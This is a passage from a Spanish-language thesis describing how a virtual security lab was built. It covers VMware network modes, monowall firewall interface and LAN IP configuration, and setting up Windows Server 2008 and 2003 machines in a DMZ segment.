


Figura 7. Diagrama de red modular de la infraestructura virtual

Fuente: elaboración propia

4.5. Implementar

Se instaló en el equipo anfitrión el software seleccionado para la implementación de la infraestructura virtual, en este caso se utilizó VMware Player v. 12.5.2, y las instalaciones de equipos virtuales se basaron en una instalación típica tanto en Linux, Windows y Unix.

Posteriormente, se procedió a la instalación de las máquinas virtuales utilizadas para la presente investigación, los cuales contaron con características y parámetros de configuración usuales en una organización que cuenta con una zona LAN, zona WAN y zona desmilitarizada; dichos sistemas operativos utilizados fueron: Firewall monowall, Windows server 2008, Windows server 2003, FreeNas, Metasploitable, OWASP Broken Web Apps VM, Windows 7 cada uno con sus características y servicios que se detallan líneas más abajo.

4.5.1. Instalación de la plataforma de virtualización

Se usó la herramienta más conocida para virtualizar, VMware, ésta soporta una gran cantidad de características, sistemas operativos como Windows, Mac, Linux etc. Antes de ello se tiene que validar que el equipo anfitrión cumpla con los requerimientos para su instalación, los cuales son:

- Velación de frecuencia de mínima de 1.3 GHz mínimo.
- Memoria RAM de 1 GB.
- Disco duro de 20 GB mínimo.

El instalador de programa se puede obtener de la página oficial, para el caso se utiliza la versión personal, el cual es gratuito. La instalación detallada del virtualizador se encuentra en detalle en el anexo A.

Una vez que se tenga el archivo ejecutable se procede a dar doble clic en él para abrir el asistente de instalación:



Figura 8. *Instalación del VMware Workstation.*

Fuente: elaboración propia

Una vez que se haya instalado el programa, se procede a ejecutarlo dando doble clic sobre el ícono en el escritorio o a través del menú Inicio, La ventana desplegada será la siguiente:



Figura 9. Ventana de inicio del programa VMware

Fuente: elaboración propia

El software VMware tiene cuatro modos de conexión los cuales son: modo NAT, modo bridge, modo only, modo custom; se detallan a continuación:

• Modo NAT

El modo NAT es un modo de conexión fácil de utilizar, pero algo complicado de entender. Para situarse, NAT (Network Address Translation) fue pensado para solucionar el problema de la escasez de direcciones IP de forma que redes de ordenadores utilicen un rango de direcciones especiales (IP privadas) y se conecten a Internet usando una única dirección IP (IP pública), de esta forma varios equipos se conectan a internet con una única IP pública. En las máquinas virtuales lo que sucede es que ésta recibirá una dirección IP de un servidor DHCP virtual, sin embargo, el que pide la IP será el firewall dentro de la aplicación de virtualización, que sustituye a tu máquina virtual. Así, el que se encarga de comunicarse con la red fuera de tu equipo será tu firewall, no tu máquina virtual.




Figura 10. Modo de configuración NAT

Fuente: elaboración propia

- **Modo bridge**

Modo bridge o puente es la configuración por defecto cuando se crea una máquina virtual, ya que es la forma más sencilla de otorgar acceso a la red a una máquina virtual. Cuando está en modo bridge, la red local es extendida desde el equipo anfitrión hacia la máquina virtual. Aunque el equipo se conecte a tu red local usando el hardware de tu ordenador físico, la máquina virtual será totalmente independiente de la red.




Figura 11. *Modo de configuración puente*
Fuente: elaboración propia

- **Modo Host-Only**

El modo Host-only, como su propio nombre indica, solo se conecta con el host anfitrión. Cuando está en modo host-only, la máquina virtual está totalmente aislada de la red de área local ya que la red de la máquina virtual está dentro del propio equipo y es invisible e inaccesible para cualquier equipo de la red del equipo.




Figura 12. *Modo de configuración Host Only*
Fuente: elaboración propia

• Modo Custom

Denominado también como personalizado, sin duda el más reclamado por todos, mediante este modo se puede crear redes virtuales aisladas que permite replicar desde una DMZ hasta un grupo de trabajo y lo mejor es que cada una de estas redes es totalmente independiente de las demás lo que permite simular todo tipo de infraestructuras por complejas que estas sean.




Figura 13. Modo de configuración personalizado
Fuente: elaboración propia

4.5.2. Instalación de firewall (Monowall)

Es un completo paquete de software que se integra a un servidor de seguridad utilizable en un PC, capaz de proporcionar todas esas características y funciones de seguridad que encontraría en soluciones firewall (o Corta Fuegos) comerciales, ello incluye la facilidad de uso, ser gratis (toda vez que se habla de un software libre).

Está basado en una versión básica de FreeBSD, con un servidor web, con PHP y algunas otras herramientas. Todo el sistema de configuración está almacenado en un archivo de texto XML lo que permite el mantenimiento de una transparencia de configuración.

Probablemente, el primer sistema operativo UNIX con una configuración de arranque en tiempo real con PHP, que viene a reemplazar esos scripts shell que son habituales, amén que su sistema de configuración está totalmente salvaguardado en un archivo de formato XML.

Para el caso del firewall monowall se tiene tener por lo minio dos interfaces de red, para el caso se adicionó dos tarjetas de red más, con lo cual se tuvo tres interfaces de red, esto tanto para la zona LAN, WAN y DMZ, para ello clic sobre la opción Network Adapter.

```

5) Reboot system
6) Ping host

Enter a number: 1

Valid interfaces are:

em0    00:50:56:33:66:89    (up)    Intel(R) PRO/1000 Legacy
em1    00:50:56:3f:a6:00    (up)    Intel(R) PRO/1000 Legacy
em2    00:50:56:37:14:a8    (up)    Intel(R) PRO/1000 Legacy

Note that wireless LAN interfaces are not included in the list
they can be set up through the webGUI later on.

Do you want to set up VLANs first?
If you're not going to use VLANs, or only for optional interfaces,
you should say no here and use the webGUI to configure VLANs later.

```

Figura 14. Configuración de las interfaces de red
Fuente: elaboración propia

Como se podrá observar en la imagen anterior se tiene tres interfaces y con sus respectivas MAC, este último parámetro servirá para identificar el tipo de tarjeta.

```

00:50:56:33:66:89    zona WAN (bridge)  em8
00:50:56:3F:A6:00    zona LAN (vmnet2)  em1
00:50:56:37:14:A8    zona DMZ (vmnet3)  em2

```

Una vez que se reinicia la maquina muestra las siguientes opciones, se elegí el número "2" con ello le asigna la IP a la interfaz LAN, como se plasma en el diseño lógico de la infraestructura será el 192.168.230.1.

```

4) Reset to factory defaults
5) Reboot system
6) Ping host

Enter a number: 2

Enter the new LAN IP address: 192.168.230.1

Subnet masks are entered as bit counts (as in CIDR notation)
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0    = 8

Enter the new LAN subnet bit count: 24

Do you want to enable the DHCP server on LAN? (y/n) n

The LAN IP address has been set to 192.168.230.1/24.
You can now access the webGUI by opening the following URL
in your browser:

http://192.168.230.1/

```

Figura 15. Configuración de los parámetros de red.
Fuente: elaboración propia

Se asignó la dirección IP y la máscara de Sub Red; de momento no se habilita el DHCP y se procede a reiniciar. Utilizando una interfaz web desde otra máquina que se encuentre en el mismo segmento se procede a configurar la interfaz WAN y DMZ.




Figura 16. Ventana de interfaz gráfica del firewall.
Fuente: elaboración propia

4.5.3. Instalación de servidores virtuales – zona DMZ

- Instalación de Windows server 2008

Para el caso de esta máquina ya se tiene el archivo preinstalado del sistema operativo Windows server 2008, así que solamente se procederá a ir al menú File y abrir dicho archivo.




Figura 17. Ventana inicial de instalación del servidor
Fuente: elaboración propia




Figura 18. Ventana final de la instalación del servidor

Fuente: elaboración propia

Se procede a encender el equipo virtual, con ello se podrá mostrar la primera interfaz del Windows server 2008.




Figura 19. Ventana de ingreso al sistema del servidor

Fuente: elaboración propia

Ahora se procede a poner la interfaz de red al segmento correspondiente que en este caso se elige el VMnet 3, para ello en las propiedades del adaptador




Figura 20. Ventana de configuración del servidor
Fuente: elaboración propia

Se ubica la opción del adaptador y selecciona el modo en VMnet3 y aceptar.




Figura 21. Configuración de la interfaz de red del servidor
Fuente: elaboración propia

Ahora se asigna los parámetros lógicos de red tal como se muestra en la imagen siguiente.

Una vez que termine de cargar el archivo previamente seleccionado, mostrara la pantalla.




Figura 24. Ventana final de instalación de Windows server 2003
Fuente: elaboración propia

Se procede a encender el equipo y posterior a ello carga el sistema operativo.




Figura 25. Pantalla inicial de Windows server 2003
Fuente: elaboración propia

Se ubica la opción del adaptador y selecciona el modo que deje en el VMnet3 y aceptar. Se asigna los parámetros lógicos.




Figura 26. Configuración de la interfaz de red
Fuente: elaboración propia

